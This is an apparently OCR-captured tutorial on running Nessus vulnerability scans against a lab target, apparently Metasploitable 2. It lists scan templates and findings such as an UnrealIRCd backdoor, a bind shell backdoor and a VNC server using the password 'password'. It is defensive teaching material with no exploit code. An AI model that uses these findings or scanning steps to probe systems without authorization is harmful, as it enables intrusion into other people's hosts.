Basic Network Scan – A full system scan suitable for any host.

Advanced Scan – Configure a scan without using any recommendations.

Advanced Dynamic Scan – Configure a dynamic plugin scan without recommendations.

Malware Scan – Scan for malware on Windows and Unix systems.

Mobile Device Scan – Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests – Scan for published and unknown web vulnerabilities using Nessus Scanner.

Credentialed Patch Audit – Authenticate to hosts and enumerate missing updates.

Intel AMT Security Bypass – Remote and local checks for CVE-2017-5689.

Spectre and Meltdown – Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754

WannaCry Ransomware – Remote and local checks for MS17-010.

Ripple20 Remote Scan – A remote scan to fingerprint hosts potentially running the Treck stack in the network.

Zerologon Remote Scan – A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).

Solorigate – Remote and local checks to detect SolarWinds Solorigate vulnerabilities.

ProxyLogon : MS Exchange – Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.

PrintNightmare – Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.

Active Directory Starter Scan – Look for misconfigurations in Active Directory.

Log4Shell – Detection of Apache Log4j CVE-2021-44228

Log4Shell Remote Checks – Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks

Log4Shell Vulnerability Ecosystem – Detection of Log4Shell Vulnerabilities

2021 Threat Landscape Retrospective (TLR) – A scan to detect vulnerabilities featured in our End of Year report.

CISA Alerts AA22-011A and AA22-047A – Detection of vulnerabilities from recent CISA alerts.

ContiLeaks – Detection of vulnerabilities revealed in the ContiLeaks chats.

Ransomware Ecosystem – Vulnerabilities used by ransomware groups and affiliates.

COMPLIANCE

Cloud Infrastructure

Internal PCI Network Scan


MDM Config Audit

Offline Config Audit

PCI Quarterly External

Policy Compliance Auditing

- Now we will have to fill the required fields such as name and target for the scan and then Launch it.



https://err0rsmaccy:8834/#/scans/reports/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5f9e66/settings/basic/general

New Scan / Advanced Scan

‹ Back to Scan Templates

Name: REQUIRED


Description:

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com REQUIRED

Upload Targets: Add File

- After some minutes the scan will get over and we will be having our scan results showing in My Scans section.




https://err0rsmaccy:8834/#/scans/folders/my-scans

My Scans

10 Scans

Name	Schedule	Last Modified ▾
Web App Scan	On Demand	✓ July 23 at 9:41 AM
WannaCry	On Demand	✓ July 23 at 9:09 AM
Advanced Scan	On Demand	✓ July 23 at 9:08 AM
Vuln Assesment	On Demand	✓ July 20 at 9:12 AM
MetaSploitable 2 Web App	On Demand	✓ July 20 at 8:56 AM
VA	On Demand	✓ July 20 at 8:52 AM
new	On Demand	✓ July 20 at 8:36 AM
iinitial 2	On Demand	✓ July 19 at 9:01 AM
initial run	On Demand	✓ July 19 at 8:41 AM
My Basic Network Scan	On Demand	✓ July 19 at 7:55 AM

- We as can see that it has found a lot of vulnerabilities onto our target. And on the right side of the screen we can also see a pie chart along with the scan details with the severity base as CVSS v3.0.




Advanced Scan
‹ Back to My Scans

Host	Vulnerabilities
192.168.5.135	14 8 26 5 135

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: July 23 at 8:49 AM
End: July 23 at 9:08 AM
Elapsed: 19 minutes

- Now clicking onto it we can see all the vulnerabilities that it has been found. Some of which are Very Critical and Some of it are High, Medium and Low as well.




Advanced Scan / 192.168.5.135
‹ Back to Hosts

Sev	Score	Name	Family	Count
CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	5 DNS (Multiple Issues)	DNS	6
CRITICAL	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	2 SSL (Multiple Issues)	Service detection	3
MIXED	...	3 Apache Tomcat (Multiple Issues)	Web Servers	3
MIXED	...	3 Web Server (Multiple Issues)	Web Servers	3


Host Details

IP: 192.168.5.135
MAC: 00:0C:29:C0:28:48
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: July 23 at 8:49 AM
End: July 23 at 9:08 AM
Elapsed: 19 minutes
KB: Download



□	HIGH	7.5	NFS Shares World Readable	RPC	1		
□	HIGH	7.5 *	rlogin Service Detection	Service detection	1		
□	HIGH	7.5 *	rsh Service Detection	Service detection	1		
□	HIGH	7.5	Samba Badlock Vulnerability	General	1		
□	MIXED	...	SSL (Multiple Issues)	General	26		
□	MIXED	...	ISC Bind (Multiple Issues)	DNS	5		
□	MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2		
□	MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1		
□	MEDIUM	5.9	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcr...	Misc.	1		
□	MEDIUM	5.3	SMB Signing not required	Misc.	1		
□	MIXED	...	SSH (Multiple Issues)	Misc.	6		
□	MIXED	...	HTTP (Multiple Issues)	Web Servers	5		
□	MIXED	...	TLS (Multiple Issues)	Misc.	2		
□	MIXED	...	TLS (Multiple Issues)	SMTP problems	2		
□	LOW	2.6 *	X Server Detection	Service detection	1		

- We can also see VPR top threats.



Assessed Threat Level: **High**


The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.

